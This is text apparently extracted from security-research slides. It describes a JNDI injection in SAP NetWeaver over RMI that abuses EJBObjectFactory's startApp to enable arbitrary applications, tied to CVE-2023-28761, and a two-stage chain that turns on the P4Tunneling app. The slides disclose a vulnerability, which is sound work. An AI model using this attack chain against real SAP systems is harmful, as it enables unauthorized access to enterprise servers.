
```
115 private Object getObjectInstance(Reference reference, Name arg1,  
...  
197 String appName = getAppName(ref);  
  
if (appName != null) {  
    startApp(appName);  
...  
231 ...
```

SAP JNDI Injection: RMI Exploitation




**RMI server returns a ref to the local
EJBObjectFactory**

SAP JNDI Injection: RMI Exploitation




When resolving the reference, executes the startApp() with the appName provided

SAP JNDI Injection: RMI Exploitation




Execution crashes but application is now started

SAP JNDI Injection: Reverseless Exploitation



Launches exploit using EJB resolver and the ref with the appName in the same payload

SAP JNDI Injection: Reverseless Exploitation



Application started

SAP JNDI Injection: Findings

Patch	Description	CVSS	CVE
3289994	Missing Authentication check in SAP NetWeaver Enterprise Portal	6.5	CVE-2023-28761

Stage 2


P4 service access

Enable arbitrary application
CVE-2023-28761

Stage 1


HTTP service access

Chaining: SAP Injection + P4 Exploitation



**Launches SAP JNDI exploit and turns on
“P4Tunneling” app**

Chaining: SAP Injection + P4 Exploitation

